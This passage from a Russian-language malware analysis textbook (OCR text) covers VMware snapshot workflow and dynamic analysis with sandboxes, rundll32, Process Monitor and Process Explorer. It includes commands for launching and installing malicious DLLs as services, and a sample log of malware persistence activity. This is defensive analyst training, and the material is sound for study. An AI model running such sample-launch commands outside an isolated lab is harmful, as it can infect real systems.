


Рис. 2.6. VMware Snapshot Manager

Перенос файлов из виртуальной машины

Один из недостатков использования снимков заключается в том, что при возврате к более раннему состоянию вся проделанная работа исчезает. Но, прежде чем загружать снимок, вы можете воспользоваться функцией перетаскивания и перенести любые рабочие файлы в основную систему. Для работы этой функции в гостевой ОС должен быть установлен пакет VMware Tools. Это самый простой способ переноса файлов.

Еще одним вариантом является перемещение данных с помощью общих папок. *Общая папка* доступна как из основной, так и из гостевой ОС и подобна общей папке Windows.

Риски при использовании VMware для анализа безопасности

Некоторое вредоносное ПО может заметить, что оно выполняется внутри виртуальной машины: существует множество методик, созданных специально для этого. VMware не считает это уязвимостью и не предпринимает никаких отдельных шагов, чтобы избежать обнаружения. Однако некоторые вредоносы способны менять свое поведение в зависимости от того, в какой среде они запущены — в реальной или виртуальной. Это делается для того, чтобы затруднить их анализ (более подробно такие методики, направленные против VMware, рассматриваются в главе 17).

Как в любом программном обеспечении, в VMware иногда встречаются уязвимости. Их могут использовать для нарушения работы основной ОС или даже для запуска в ней произвольного кода. И хотя в открытом доступе существует всего несколько инструментов и хорошо задокументированных методик для проведения атак на VMware, в подсистеме общих папок уже были обнаружены уязвимости, а для взлома функции перетаскивания были выпущены специальные утилиты. Поэтому следите за тем, чтобы ваша версия VMware имела все последние заплатки.

Но даже после принятия всех мыслимых мер предосторожности при анализе вредоносных программ всегда остается определенный риск. Даже если вы выполняете анализ в виртуальной машине, не используйте для этого компьютеры, которые играют важную роль или хранят конфиденциальные данные.

Запись/воспроизведение работы компьютера

Одной из самых интересных возможностей VMware является запись/воспроизведение. VMware Workstation может записать все происходящее и затем воспроизвести. Гарантируется стопроцентная точность: во время воспроизведения выполняется каждая инструкция, выполнявшаяся при записи. Даже если вы столкнулись с состоянием гонки, которое возникает в одном случае из миллиона, оно тоже будет записано.

В VMware также есть захват видеовывода, но функция записи/воспроизведения в то же время выполняет процессорные инструкции ОС и программ. В отличие от видеорежима, вы можете в любой момент вмешаться в процесс выполнения и начать взаимодействовать с компьютером, внося изменения внутри виртуальной машины. Например, если вы сделали ошибку в программе, у которой нет функции отмены, вы можете вернуть виртуальную машину к состоянию, предшествовавшему ошибке, и все исправить.

По мере знакомства с новыми инструментами вы изучите множество разных действенных способов применения записи/воспроизведения. Мы еще вернемся к этой функции в главе 8.

Итоги главы

Выполнение и анализ вредоносного ПО с помощью VMware и виртуальных машин состоит из следующих этапов.

1. Все начинается с исходного снимка, не содержащего вредоносных программ.
2. Вредонос переносится в виртуальную машину.
3. В рамках виртуальной машины выполняется анализ.
4. Мы делаем заметки, снимки экрана и переносим данные из виртуальной системы в основную.
5. Виртуальная машина возвращается к исходному снимку.

С выходом новых и обновлением существующих инструментов для анализа вредоносного ПО вам придется обновлять свой базовый снимок. Просто установите новые инструменты и обновления и затем сохраните текущее состояние.

Чтобы проанализировать поведение вредоноса, его необходимо запустить. При этом следует быть осторожными, чтобы не заразить собственные компьютеры или сети. VMware позволяет запускать вредоносные программы в безопасной, управляемой среде и предоставляет инструменты, необходимые для уничтожения вредоносов после завершения анализа.

Обсуждая в этой книге запуск вредоносного ПО, мы будем полагать, что этот процесс происходит внутри виртуальной машины.

3 Основы динамического анализа

Динамический анализ выполняется после запуска вредоносной программы. Это второй этап исследования вредоносного кода, и его обычно проводят после того, как базовый статический анализ зашел в тупик — либо из-за обфускации/упаковки, либо ввиду исчерпания имеющихся статических методик. Динамический подход может подразумевать как мониторинг самого вредоноса, так и исследование системы после его выполнения.

В отличие от статического динамический анализ позволяет наблюдать за реальным поведением вредоносной программы, поскольку наличие, скажем, строки с действием внутри двоичного файла вовсе не означает, что это действие будет выполнено. Динамический анализ также является эффективным способом определения функциональности вредоноса. Например, если мы имеем дело с кейлогером, динамические методики позволят нам найти его журнальный файл, исследовать записи, которые в нем хранятся, узнать, куда он отправляет информацию, и т. д. Получить такие сведения с помощью статического подхода было бы намного сложнее.

Динамические методики являются чрезвычайно действенными. В то же время они могут подвергнуть риску ваши сеть и систему, поэтому их следует применять только после завершения базового статического анализа. Динамический подход также имеет ограничения из-за того, что при работе вредоносного кода могут выполниться не все программные ответвления. Например, это может быть утилита командной строки, принимающая аргументы, каждый из которых выполняет определенную функцию; если заранее не знать поддерживаемые параметры, мы не сможем динамически исследовать все возможности программы. Лучше всего в такой ситуации применить более сложные динамические или статические методики, которые позволят понять, как заставить вредоносный код выполнить все свои функции. Эта глава посвящена базовым методикам динамического анализа.

Песочницы: решение на скорую руку

Для проведения базового динамического анализа доступно несколько универсальных программных продуктов, самые популярные из которых используют технологию песочницы. *Песочница* — это механизм безопасности, предназначенный для выполнения подозрительных программ в защищенной среде без риска нанести вред

«реальной» системе. К песочницам относят виртуализованные среды, которые часто тем или иным образом эмулируют сетевые службы, обеспечивая нормальную работу исследуемого ПО.

Использование песочниц

Многие песочницы, такие как Norman SandBox, GFI Sandbox, Anubis, Joe Sandbox, ThreatExpert, BitBlaze и Comodo Instant Malware Analysis, являются бесплатными. В настоящее время среди экспертов по компьютерной безопасности наибольшей популярностью пользуются Norman SandBox и GFI Sandbox (бывший CWSandbox).

Эти песочницы предоставляют простые для понимания отчеты и отлично подходят для начального анализа, правда, только если вы готовы загрузить программу на соответствующий сайт. Хотя песочницы автоматизированы, вы все же можете не разрешить загрузку на публичный ресурс вредоносов, которые содержат информацию о вашей компании.


ПРИМЕЧАНИЕ

Вы можете приобрести песочницу для индивидуального использования, но это очень дорого. К тому же все, что они позволяют найти, можно обнаружить и с помощью базовых методик, рассматриваемых в этой главе. Конечно, если вам необходимо быстро проанализировать большое количество вредоносного кода, покупка программного обеспечения для создания песочниц может быть оправданной.

Большинство песочниц работают схожим образом, поэтому мы сосредоточим наше внимание на одном примере, GFI Sandbox. На рис. 3.1 показано содержание отчета в формате PDF, который этот пакет генерирует автоматически. Отчет включает в себя множество подробностей о вредоносе, таких как предпринимаемая им сетевая активность, результаты сканирования утилитой VirusTotal и т. д.

Отчет, сгенерированный GFI Sandbox, может содержать разное количество разделов в зависимости от результатов анализа. На рис. 3.1 показано шесть разделов.

- Раздел Analysis Summary (Краткий анализ) содержит результаты статического исследования и краткие итоги динамического анализа.
- В разделе File Activity (Файловая активность) перечисляются файлы, открытые, созданные или удаленные каждым процессом, на который повлияла вредоносная программа.
- Раздел Created Mutexes (Созданные мьютексы) перечисляет мьютексы, созданные вредоносом.
- В разделе Registry Activity (Действия с реестром) указаны изменения, внесенные в реестр.
- Раздел Network Activity (Сетевая активность) описывает сетевую активность вредоносной программы, включая открытие и прослушивание портов или выполнение DNS-запросов.



GFI SandBox™ Analysis # 2307
Sample: win32XYZ.exe (56476e02c29e5dbb9286b5f7b9e708f5)

Table of Contents

Рис. 3.1. Результаты анализа файла win32XYZ.exe с помощью GFI Sandbox

- В разделе VirusTotal Results (Отчет VirusTotal) содержатся результаты сканирования вредоносного кода программой VirusTotal.

Недостатки песочниц

Песочницы для анализа вредоносного ПО имеют несколько существенных недостатков. Так, песочница выполняет вредоносную программу как есть, без аргументов командной строки. Поэтому код, который требует этих аргументов, не будет выполнен при их отсутствии. Кроме того, если для запуска бэкдора исследуемая программа должна получить управляющую инструкцию, этот бэкдор не будет запущен в песочнице.

Песочница может записать не все события, если было выбрано слишком короткое время ожидания. Например, вы можете пропустить вредоносную активность, если перед выполнением каких-либо действий программа засыпает на сутки (большинство песочниц перехватывают функцию `Sleep` и минимизируют время сна, однако существуют и другие способы отложить работу, и все они не могут быть учтены).

Есть и другие потенциальные недостатки.

- Многие вредоносные программы способны определить тот факт, что они выполняются в виртуальной машине. В таких случаях они могут прервать или изменить свою работу. Не все песочницы это учитывают.
- Отдельное вредоносное ПО требует наличия в системе определенных ключей реестра или файлов, которых может не оказаться в песочнице. Иногда данные

должны быть реальными, например системные команды или ключи шифрования.

- Если вредоносный код заключен в DLL, некоторые экспортные функции не будут вызваны надлежащим образом, поскольку по сравнению с исполняемым файлом запустить динамическую библиотеку не так просто.
- Песочница может иметь неподходящую среду выполнения. Например, вредонос может работать в Windows 7, но не в Windows XP.
- Песочница не может вам сказать, чем именно занимается вредонос. Она может сообщить о его базовых функциях, но неспособна идентифицировать, к примеру, нестандартную утилиту для копирования хешей из диспетчера учетных записей безопасности (Security Accounts Manager, SAM) или зашифрованный бэкдор с возможностями кейлогера. С этим вам придется разбираться самостоятельно.

Запуск вредоносных программ

Базовые методики динамического анализа окажутся бесполезными, если вам не удастся запустить вредоносное ПО. Здесь мы рассмотрим запуск большинства вредоносов, с которыми вы будете сталкиваться (EXE и DLL). И хотя обычно самым простым способом запуска является двойной щелчок на исполняемом файле или ввод его имени в командной строке, с библиотеками все может оказаться сложнее, поскольку Windows не выполняет их автоматически.

Посмотрим, как запустить DLL-файл, чтобы успешно провести динамический анализ.

Во всех современных версиях Windows присутствует программа `rundll32.exe`. Она предоставляет контейнер для выполнения DLL и имеет следующий синтаксис:

```
C:\>rundll32.exe имяDLL, экспорт
```

Аргумент *экспорт* должен быть именем или порядковым номером функции, выбранной из таблицы экспорта DLL. Как вы помните из главы 1, для просмотра этой таблицы можно использовать такие инструменты, как PEview или PE Explorer. Например, файл `rip.dll` имеет такой экспорт:

```
Install
Uninstall
```

`Install` может быть той функцией, которая запускает `rip.dll`, поэтому выполним следующую команду:

```
C:\>rundll32.exe rip.dll, Install
```

У вредоноса также могут быть функции, которые экспортируются только по порядковому номеру (в главе 1 мы подробно на этом останавливались). В таком случае функцию тоже можно вызвать с помощью `rundll32.exe`, воспользовавшись приведенной ниже командой. Перед порядковым номером (в данном случае `5`) нужно указать символ `#`:

```
C:\>rundll32.exe xyzzy.dll, #5
```

Вредоносные DLL часто выполняют большую часть своего кода внутри функции `DLLMain` (вызываемой из точки входа DLL), а поскольку `DLLMain` выполняется при каждой загрузке библиотеки, во многих случаях информацию можно получить динамически, загрузив DLL с помощью `rundll32.exe`. Вы также можете превратить DLL в исполняемый файл, изменив его расширение и отредактировав PE-заголовок, чтобы Windows могла его запустить.

Чтобы модифицировать PE-заголовок, удалите флаг `IMAGE_FILE_DLL` (0x2000) из поля `Characteristics` в `IMAGE_FILE_HEADER`. Это изменение не позволит нам запускать импорты функций, но с его помощью мы сможем вызвать функцию `DLLMain`, что, в свою очередь, может привести к неработоспособности вредоноса или к его преждевременному завершению. Но все это не будет иметь значения, если нам таким образом удастся выполнить вредоносное содержимое и собрать полезную информацию при его анализе.

Вредоносные DLL-файлы могут потребовать установки в виде службы. Для этого в них иногда предусмотрена вспомогательная экспортная функция `InstallService`, как показано на примере файла `pr32x.dll`:

```
C:\>rundll32 ipr32x.dll,InstallService ИмяСлужбы
C:\>net start ИмяСлужбы
```

Чтобы вредонос можно было установить и запустить, ему необходимо предоставить аргумент *ИмяСлужбы*. Команда `net start` используется для запуска служб в системе Windows.

ПРИМЕЧАНИЕ

Если у метода ServiceMain нет вспомогательной экспортной функции, такой как Install или InstallService, вам придется устанавливать службу вручную. Это можно сделать с помощью системной команды sc или отредактировав ключи реестра неиспользуемой службы и запустив ее с помощью команды net start. Ключи служб можно найти в разделе реестра HKLM\SYSTEM\CurrentControlSet\Services.

Мониторинг с помощью Process Monitor

Process Monitor (или procmon) — это усовершенствованный инструмент мониторинга для Windows, который позволяет отслеживать активность, относящуюся к реестру, файловой системе, сети, процессам и потокам. Он сочетает в себе улучшенные возможности двух устаревших утилит: FileMon и RegMon.

И хотя программа procmon извлекает множество данных, она не может уследить за всем. Например, она может упустить активность драйверов устройств при обращении компонента пользовательского уровня к руткиту через устройство ввода/вывода, равно как и определенные вызовы графического интерфейса, такие как `SetWindowsHookEx`. Программа procmon может оказаться полезной, но обычно ее не стоит использовать для записи сетевой активности, поскольку она может давать разные результаты в зависимости от версии Microsoft Windows.

ПРЕДУПРЕЖДЕНИЕ

В этой главе мы используем инструменты для динамической проверки вредоносного ПО. Убедитесь в том, что вы защитили свои компьютеры и сети с помощью виртуальной машины, как это было описано в предыдущей главе.

При запуске утилита procmon начинает отслеживать все системные вызовы, которые ей удается перехватить. В Windows количество системных вызовов крайне велико и иногда достигает 50 000 событий в минуту, поэтому проверить их все не представляется возможным. Из-за этого утилита procmon может исчерпать всю доступную оперативную память и вывести из строя виртуальную машину, поскольку именно в памяти хранится весь журнал вызовов. Во избежание этого ограничивайте время работы procmon. Чтобы остановить запись событий, выберите пункт меню File ▸ Capture Events (Файл ▸ Захват событий). Прежде чем использовать procmon для анализа, очистите журнал событий, удалив лишние данные: для этого предусмотрен пункт меню Edit ▸ Clear Display (Правка ▸ Очистить экран). После этого запустите исследуемый вредонос, предварительно включив запись.

Вывод информации в procmon

Procmon выводит настраиваемые столбцы с информацией об отдельных событиях, включая порядковый номер, временную отметку, имя процесса, который вызвал событие, операцию, путь, использованный событием, и его результат. Эти подробные сведения могут не поместиться на экране или оказаться слишком сложными для восприятия. В таких случаях вы можете просмотреть все подробности об отдельно взятом событии, дважды щелкнув на строке.

На рис. 3.2 показан список событий, произошедших на компьютере, где выполнялась вредоносная программа под названием `mm32.exe`. По столбцу Operation (Операция) можно сразу же понять, какие операции выполнил данный вредонос, включая доступ к реестру и файловой системе. Стоит обратить внимание на запись под номером 212, в которой описывается создание файла `C:\Documents and Settings\All Users\Application Data\mw2mmgr.txt` с помощью операции `CreateFile`. Слово SUCCESS (Успех) в столбце Result (Результат) говорит о том, что эта операция прошла успешно.

Seq.	Time ...	Process Name	Operation	Path	Result	Detail
200	1:55:31.	mm32.exe	CloseFile	Z:\Malware\mw2mmgr32.dll	SUCCESS	
201	1:55:31.	mm32.exe	ReadFile	Z:\Malware\mw2mmgr32.dll	SUCCESS	Offset: 11,776, Length: 1,0
202	1:55:31.	mm32.exe	ReadFile	Z:\Malware\mw2mmgr32.dll	SUCCESS	Offset: 12,800, Length: 32,
203	1:55:31.	mm32.exe	ReadFile	Z:\Malware\mw2mmgr32.dll	SUCCESS	Offset: 1,024, Length: 9,21
204	1:55:31.	mm32.exe	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Exec	NAME NOT ...	Desired Access: Read
205	1:55:31.	mm32.exe	ReadFile	Z:\Malware\mw2mmgr32.dll	SUCCESS	Offset: 45,568, Length: 25,
206	1:55:31.	mm32.exe	QueryOpen	Z:\Malware\imagehlp.dll	NAME NOT ...	
207	1:55:31.	mm32.exe	QueryOpen	C:\WINDOWS\system32\imagehlp.dll	SUCCESS	CreationTime: 2/28/2006 8:
208	1:55:31.	mm32.exe	CreateFile	C:\WINDOWS\system32\imagehlp.dll	SUCCESS	Desired Access: Execute/T
209	1:55:31.	mm32.exe	CloseFile	C:\WINDOWS\system32\imagehlp.dll	SUCCESS	
210	1:55:31.	mm32.exe	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Exec	NAME NOT ...	Desired Access: Read
211	1:55:31.	mm32.exe	ReadFile	Z:\Malware\mw2mmgr32.dll	SUCCESS	Offset: 10,240, Length: 1,5
212	1:55:31.	mm32.exe	CreateFile	C:\Documents and Settings\All Users\Application Data\mw2mmgr.txt	SUCCESS	Desired Access: Generic W
213	1:55:31.	mm32.exe	ReadFile	C:\$Directory	SUCCESS	Offset: 12,288, Length: 4,0
214	1:55:31.	mm32.exe	CreateFile	Z:\Malware\mm32.exe	SUCCESS	Desired Access: Generic F
215	1:55:31.	mm32.exe	ReadFile	Z:\Malware\mm32.exe	SUCCESS	Offset: 0, Length: 64

Рис. 3.2. Пример анализа файла mm32.exe с помощью procmon

Фильтрация в procmon

Иногда поиск нужной информации среди тысяч событий оказывается непростой задачей. В таких случаях на помощь приходит функция фильтрации, предусмотренная в procmon.

Вы можете установить фильтр для исполняемого файла, запущенного в системе. Это особенно полезно для анализа безопасности, поскольку позволяет фильтровать отдельные части выполняющейся вредоносной программы. Мы также можем фильтровать по определенным системным вызовам, таким как `RegSetValue`, `CreateFile`, `WriteFile`, или другим подозрительным операциям.

Функция фильтрации в procmon ограничивает только вывод, а не запись — все сохраненные события по-прежнему доступны. Установка фильтра не предотвращает чрезмерное потребление памяти.

Чтобы установить фильтр, откройте окно Filter (Фильтр), выбрав пункт меню Filter ▸ Filter (Фильтр ▸ Фильтр), как показано на рис. 3.3. Для начала выберите столбец, по которому будет происходить фильтрация, используя раскрывающийся список в верхнем левом углу, над кнопкой Reset (Сбросить). Самыми важными столбцами для анализа безопасности являются Process Name (Имя процесса), Operation (Операция) и Detail (Подробности). Затем установите один из методов сравнения: Is (Равно), Contains (Содержит) и Less Than (Меньше чем). В конце укажите, оставлять или убирать совпавшие записи. По умолчанию на экране отображаются все системные вызовы, поэтому важно уменьшить объем выводимой информации.

ПРИМЕЧАНИЕ

> Procmon использует некоторые простые фильтры по умолчанию. Например, он содержит фильтры, которые удаляют из результатов файлы procmon.exe и pagefile; последний не предоставляет никакой полезной информации, и при этом к нему часто обращаются.

Как можно видеть в первых двух строках на рис. 3.3, мы фильтруем по столбцам Process Name (Имя процесса) и Operation (Операция). Имя процесса должно быть равно `mm32.exe`, а в качестве операции он должен выполнять `RegSetValue`.

Для каждого выбранного фильтра нажмите кнопку Add (Добавить) и затем Apply (Применить). В результате применения фильтров на нижней панели останется лишь 11 событий из 39 351; это поможет нам увидеть, что файл `mm32.exe` осуществляет операцию `RegSetValue` для ключа реестра `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Sys32V2Controller` (порядковый номер 3). Выполнив двойной щелчок на событии `RegSetValue`, вы увидите, какие данные были записаны для этого ключа (в нашем случае это путь к вредоносной программе).

Не страшно, если вредонос извлек и запустил еще один исполняемый файл: эта информация тоже будет выведена. Не забывайте, что фильтры управляют лишь отображением. Все системные вызовы, происходящие во время выполнения зара-

женной программы, по-прежнему записываются. Это касается и вызовов от вредоноса, извлеченного из исходного исполняемого файла. Если вы обнаружили такое извлечение, измените фильтр, чтобы вывести имя нового вредоноса, и нажмите кнопку Apply (Применить). События, относящиеся к извлеченному файлу, начнут выводиться на экран.




Рис. 3.3. Установка фильтра в procmon

На панели инструментов procmon содержится несколько полезных автоматических фильтров. Те четыре из них, что обведены на рис. 3.4, позволяют фильтровать по следующим категориям.

- Registry (Реестр). Анализируя операции с реестром, вы можете определить, как вредоносный код устанавливается в реестр.
- File system (Файловая система). Исследуя взаимодействие с файловой системой, можно получить список всех файлов, которые создаются вредоносом или используются им для хранения конфигурации.

- Process activity (Активность процессов). Изучение активности процессов поможет понять, создает ли вредонос дополнительные процессы.
- Network (Сеть). Изучив сетевые соединения, вы можете определить, какие порты прослушивает вредоносная программа.

По умолчанию выбраны все четыре фильтра. Чтобы выключить любой из них, просто щелкните на соответствующем значке на панели инструментов.

Рис. 3.4. Кнопки фильтрации в procmon

ПРИМЕЧАНИЕ

Если ваш вредонос загружается вместе с системой, используйте параметры журналирования, чтобы установить procmon в качестве драйвера начальной загрузки. Это позволит вам записывать события во время запуска системы.

Анализ событий, записанных с помощью procmon, требует опыта и терпения, поскольку большинство записей относятся к стандартной процедуре запуска исполняемого файла. Чем чаще вы будете работать с этим инструментом, тем проще вам будет использовать его для быстрого просмотра списка событий.

Просмотр процессов с помощью Process Explorer

Process Explorer — это бесплатный и очень эффективный диспетчер задач от компании Microsoft, который следует держать открытым во время динамического анализа. Он может предоставить ценные сведения о процессах, которые работают в системе в текущий момент.

С помощью Process Explorer можно получить список активных процессов, загружаемых ими DLL, различных свойств процессов и общую информацию о системе. Вы также можете использовать этот инструмент для завершения процессов, вывода пользователей из системы, запуска и проверки новых процессов.

Окно Process Explorer

Process Explorer отслеживает процессы, запущенные в системе, и представляет их в виде древовидной структуры, демонстрирующей связи между родительскими и дочерними элементами. Например, на рис. 3.5 видно, что `services.exe` является дочерним процессом программы `winlogon.exe`, на что указывает фигурная скобка слева.




Рис. 3.5. Исследование вредоноса svchost.exe с помощью Process Explorer

Process Explorer отображает пять столбцов: Process (Имя процесса), PID (Идентификатор процесса), CPU (Загрузка процессора), Description (Описание) и Company Name (Название компании). Окно обновляется раз в несколько секунд. По умолчанию службы подсвечены розовым цветом, процессы — синим, новые процессы — зеленым, а завершенные процессы — красным. Зеленые и красные элементы являются временными и исчезают после запуска или завершения процесса. Следите за окном Process Explorer во время анализа вредоносного ПО, отмечая изменения или новые процессы, и не забывайте детально их изучать.

Process Explorer может отображать довольно много информации для каждого процесса. Например, активизировав панель DLL, вы можете щелкнуть на процессе, чтобы увидеть, какие библиотеки он загрузил в память. Вы также можете открыть панель Handles (Дескрипторы), чтобы просмотреть все дескрипторы, удерживаемые процессом (файловые дескрипторы, мьютексы, события и т. д.).

Окно Properties (Свойства), показанное на рис. 3.6, открывается при двойном щелчке на имени процесса. Здесь можно найти особенно полезную информацию об анализируемом вредоносе. На вкладке Threads (Потоки) перечислены все активные потоки выполнения, вкладка TCP/IP отображает активные соединения или порты, которые прослушиваются процессом, а вкладка Image (Образ), изображенная ниже, показывает путь к исполняемому файлу.




Рис. 3.6. Окно Properties, вкладка Image

Использование функции проверки

Одной из особенно полезных возможностей программы Process Explorer является кнопка Verify (Проверить). Нажмите ее, чтобы проверить, обладает ли исполняемый файл цифровой подписью Microsoft. Microsoft использует цифровые подписи для большинства своих основных исполняемых файлов, поэтому, если Process Explorer подтвердит тождественность подписи, вы можете быть уверены в том, что файл принадлежит компании. Эта возможность крайне полезна в случаях, когда нужно проверить, что файл Windows на диске не был поврежден, ведь вредоносное ПО в попытке спрятаться часто подменяет оригинальные файлы Windows своими собственными.

